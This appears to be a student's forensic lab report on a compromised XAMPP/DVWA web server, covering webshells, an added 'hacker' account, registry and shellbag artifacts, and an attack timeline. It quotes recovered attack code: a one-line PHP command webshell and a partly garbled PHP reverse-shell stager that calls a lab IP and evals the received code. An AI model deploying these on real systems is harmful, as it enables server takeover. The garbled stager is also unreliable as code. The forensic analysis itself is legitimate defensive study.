<pre>&lt;?php system(\$_GET["cmd"]);</pre>									

The screenshot above shows the contents of c99.php script. This script is another webshell, but way more advanced. After a quick google search it can be concluded that it allows the user to execute commands as the running user the web server is running on. In the case of this web server, that would be administrator.

about.php	2013-07-30 23:46:46 EDT	2015-06-23 17:52:27 EDT	2015-06-23 17:52:27 EDT	2015-06-23 17:52:27 EDT	3046	A
c99.php	2015-09-03 03:20:45 EDT	2015-09-03 03:20:45 EDT	2012-06-09 17:57:28 EDT	2012-06-09 17:57:28 EDT	156208	A
CHANGELOG.md	2013-04-30 23:46:46 EDT	2015-08-23 17:52:27 EDT	2015-08-23 17:52:27 EDT	2015-08-23 17:52:27 EDT	4814	A
COPYING.txt	2013-04-30 23:46:46 EDT	2015-08-23 17:52:27 EDT	2015-08-23 17:52:27 EDT	2015-08-23 17:52:27 EDT	33107	A
favicon.ico	2013-04-30 23:46:46 EDT	2015-08-23 17:52:27 EDT	2015-08-23 17:52:27 EDT	2015-08-23 17:52:27 EDT	1406	A
ids_log.php	2013-04-30 23:46:46 EDT	2015-08-23 17:52:27 EDT	2015-08-23 17:52:27 EDT	2015-08-23 17:52:27 EDT	883	A
<hr/>						
Hex Text Application Message File Metadata Context Results Annotations Other Occurrences						
Strings Indexed Text Translation						
Matches on page: - of - Match Page: 1 of 5 Page						
<pre>&lt;?php //add php tags before usage *****c99shell.php v.1.0 beta (?? 21.05.2005) *****Freeware license.  ***** CCTeam. * c99shell - ?????-?????? ???? www-??????, "???????" ??? ?????. * ?? ?????? ??????? ?????? ??????? ?? ?????? ??????? ????????</pre>						

## C99 php


C99 shell is often uploaded to a compromised web application to provide an interface to an attacker. The c99 shell **allows an attacker to hijack the web server process, allowing the attacker to issue commands on the server as the account under which PHP is running.** Nov 30, 2022

<http://www.madirish.net> > ... ::

### PHP Malware C99 Shell - Mad Irish . net

*Google search result of c99.php*


The screenshot below shows the contents of the phpsHELL2.php. This is a menu based php script for easier command execution.



```
//<?php error_reporting(0); $ip = '192.168.56.102'; $port = 4545; if ((#d = 'stream_socket_client') && is_callable(#d)) { #s = #d("tcp://($ip):($port)"); #s_type = 'stream'; } elseif ((#d = 'fsockopen') && is_callable(#d)) { #s = #d($ip, $port); #s_type = 'stream'; } else { #s = #d($ip, $port); #s_type = 'socket'; } free = #socket_connect(#s, $ip, $port); if (!free) { die(); } #s_type = 'socket'; } else { die("no socket funcs"); } if (!#s) { die("no socket"); } switch (#s_type) { case 'stream': #b = fread(#s, 4); break; case 'socket': #len = socket_read(#s, 4); break; } if (!#len) { die(); } #a = unpack("Nlen", #len); #len = #a["len"]; #b = ''; while (#len < #len) { switch (#s_type) { case 'stream': #b .= fread(#s, #len); break; case 'socket': #b .= socket_read(#s, #len-strlen(#b)); break; } } #GLOBAL$['msgsock'] = #s; #GLOBAL$['msgsock_type'] = #s_type; eval(#b); die();
```

## Malicious User Added

The screenshot below shows the registry file containing data related to the malicious user that was added at **2015-09-02 09:05:25**



Valid User Id	User Id	Invalid Log...	Total Logins	Created On	Last Logon	Last Password Change	Last Inc...	Expires...	User Name	Full Name	Password	Groups	Comment	User Co...
	=	=	=	=	=	=	=	=	#E	#E	#E	#E	#E	#E
	500	0	23	2015-08-24 06:54:25	2015-09...	2015-08-24 06:59:37	2015-09...		Administrator			Administrators	Built-in account for administering the computer/ domain	
	501	0	0	2015-08-24 06:54:25					Guest			Guests	Built-in account for guest access to the computer/ domain	
	1005	0	0	2015-09-02 09:05:06		2015-09-02 09:05:06			user1			Users, Remote Desktop Users		
	1006	0	0	2015-09-02 09:05:25		2015-09-02 09:05:25			hacker			Users, Remote Desktop Users		

# Windows Artifacts

To further support existing forensic artifacts an analysis of general windows artifacts was performed. Any relevant information to the case is provided in the sections below.

## Shellbags

One key artifact of note is the shellbags entry of the xboxsrv that is connected to the web server. We can see that there was a directory created on **2015-09-03 10:02:42**. This created time falls within the attack time frame.

The screenshot shows the ShellBags Explorer interface. The left pane displays a tree view of registry keys under 'Value'. A red box highlights the 'vboxsrv' key under 'Computers and Devices'. The right pane shows a table of shellbag entries with columns: Shell Type, MRU Position, Created On, Modified On, Accessed On, First Interacted, Last Interacted, and Has. Two entries are highlighted with a red box: a 'Directory' entry created on 2015-09-03 10:02:42 and another 'Directory' entry created on 2015-08-20 06:10:46. Below the table, a detailed view of the '\\Vboxsvr\\101' entry is shown, with its name, absolute path, key-value name path, and last write time. The 'Miscellaneous' section provides shell type, node slot, MRU position, and number of child bags. The 'Last interacted with' field is also highlighted with a red box.

Shell Type	MRU Position	Created On	Modified On	Accessed On	First Interacted	Last Interacted	Has
Directory	1	2015-08-20 06:10:46	2015-09-03 06:03:58	2015-09-03 06:03:58	2015-09-03 07:14:31		
Directory	0	2015-09-03 10:02:42	2015-09-03 10:02:46	2015-09-03 10:02:46	2015-09-03 10:03:32	2015-09-03 10:03:32	


**Name:** \\Vboxsvr\\101  
**Absolute path:** Desktop\Computers and Devices\vboxsrv\Vboxsvr\\101  
**Key-Value name path:** Bag\MRU 2.0-0  
**Registry last write time:** 2015-09-03 07:14:22.822

**Miscellaneous**  
Shell type: Network location  
Node slot: 34  
MRU position: 0  
# of child bags: 2

**Last interacted with:** 2015-09-03 07:14:22.822


## Registry Analysis

The Web Server Registry hives were extracted from the E01 file. The SAM hive was examined first. The first notable artifact from the incident timeframe is the creation of a user called hacker with the Users, and Remote Desktop Users groups. This account was created at **2015-09-02 09:05:25**



Valid User Id	User Id	Invalid Log...	Total Log...	Created On	Last Logi...	Last Password Change	Last Inc...	Expires ...	User Na...	Full Name	Passwor...	Groups	Comment	User Co...
	=	=	=	=	=	=	=	=	=	=	=	=	=	=
	500	0	23	2015-08-24 06:54:25		2015-09-...	2015-08-24 06:59:37	2015-09...	Administrator			Administrators	Built-in account for administering the computer/domain	
	501	0	0	2015-08-24 06:54:25					Guest			Guests	Built-in account for guest access to the computer/domain	
	1005	0	0	2015-09-02 09:05:06		2015-09-02 09:05:06			user1			Users, Remote Desktop Users		
	1006	0	0	2015-09-02 09:05:25		2015-09-02 09:05:25			hacker			Users, Remote Desktop Users		

The following screenshot shows the computer's hostname decoded



Recipe

From Hex

Delimiter: Auto

Input

length: 119  
lines: 1

1E-00-20-00-08-00-00-00-57-00-49-00-4E-00-2D-00-4C-00-30-00-5A-00-5A-00-51-00-37-00-36-00-50-00-4D-00-55-00-46-00-00-0

Output

time: 2ms  
length: 48  
lines: 1

... .W.I.N.-.L.0.2.Z.Q.7.6.P.M.U.F...

The next screenshot shows the system information for the image.

Value Name	Value Type	Data	Value Slack
CurrentVersion	RegSz	6.0	36-00-30-00-30-00-31-00-2E-00-31-00-38-00-30-00-30-00-30-00-00-...
CurrentBuildNumber	RegSz	6001	6F-00
CurrentBuild	RegSz	6001	6F-00
SoftwareType	RegSz	System	2E-00-6D-00-6F-00
CurrentType	RegSz	Multiprocessor Free	65-00-64-00-00-00-25-00-5C-00-73-00
InstallDate	RegDword	1440399163	
RegisteredOrganization	RegSz		
RegisteredOwner	RegSz	Windows User	64-6F
SystemRoot	RegSz	C:\Windows	65-00-64-00-73-00
ProductName	RegSz	Windows Server (R) 2008 Standard	00-00
ProductId	RegSz	92573-029-0000095-76373	69-63-72-6F
DigitalProductId	RegBinary	A4-00-00-00-03-00-00-00-39-32-35-37-33-2D-30-32-39-2D-30-30-30...	
DigitalProductId4	RegBinary	F8-04-00-00-04-00-00-00-39-00-32-00-35-00-37-00-33-00-2D-00-30-...	00-00-00-00
EditionID	RegSz	ServerStandard	00-00-00-00-00-00
BuildLab	RegSz	6001.longhorn_rtm.080118-1840	
BuildLabEx	RegSz	6001.18000.x86fre.longhorn_rtm.080118-1840	00-00-00-00-00-00
BuildGUID	RegSz	28f47544-6618-4bc4-a11e-ed7d7d66e144	00-00
CSDVersion	RegSz	Service Pack 1	00-00-00-00-00-00
CSDBuildNumber	RegSz	1616	A3-00
PathName	RegSz	C:\Windows	A0-00-00-00-00-00

After looking through various key registry entries, the files were sorted by modified date. One modified date that fell in the timeframe of the attacks was the tracing folder.

command	1	0	2015-08-24 07:49:58
Tracing	1	24	2015-09-02 09:01:20
Winlogon	18	1	2015-09-12 18:18:29


The tracing folder holds a key that enables console tracing.

Value Name	Value Type	Data	Value Sl
RBC	RBC	RBC	RBC
EnableConsoleTracing	RegDword	0	

## Ntuser.dat for administrator

The following screenshot shows logged TypedUrls in the registry. These all fall within the timeline of the attacks. The directories referenced are also directories that the malicious php scripts were added too

URL	Clicked
RBC	RBC
C:\xampp\phpMyAdmin	\vulnerabilities\sql\source
C:\xampp	htdocs\DVWA\vulnerabilities\sql\source e
localhost	tdocs\DVWA\vulnerabilities\upload\source
http://localhost/	WA\vulnerabilities\xss_r\source
http://go.microsoft.com/fwlink/?LinkId=69157	



## Reflect on what you learned from this lab.

This lab taught me a lot on how to use timelines to find key events in cases. Using a variety of log sources, forensic tools, and forensic knowledge allowed me to piece together the different events and understand what the attacks were. In the future, I think it would be helpful for the end expectation of the lab to be a bit more clear. I was struggling to tell how detailed my report should be and if I was thorough enough. Overall though, I really enjoyed this lab as I have never analyzed a web server before. It was cool to do forensic on many attacks I have run now and seeing the other side of what it looks like. I Didn't realize how noisy SQLmap was, which was something new I learned. Great lab looking forward to the next one!

## Events and Timeline Summary

What is the timeline analysis for all events that happened on the box?

Time	Event
2015-9-2 6:00:04	XSS Attack
2015-9-2 6:00:06	XSS Attack
2015-9-2 9:05:25	Malicious User Created
2015-9-2 9:35:56	Directory Traversal Attack
2015-9-2 10:47:51	SQL Mapping Attacks
2015-9-3 3:10:01	phpshell.php created time
2015-9-3 3:14:48	Webshells.zip access time
2015-9-3 3:14:48	Webshells.zip uploaded to web server
2015-9-3 3:17:58	Abc directory created time
2015-9-3 3:31:30	phpshell2.php created time
2015-9-3 7:10:56	File Upload Vulnerability Attack
2015-9-3 10:02:42	Vboxsvr directory creation

After analysis of the given image it can be concluded that a variety of attacks were launched against the webserver over the course of two days, 2015-09-02 and 2015-09-03. These attacks resulted in root compromise through remote code execution and misconfigured configurations.

## Resources

<https://github.com/digininja/DVWA>

<https://cloudyforensics.medium.com/log2timeline-tutorial-d769994c3570>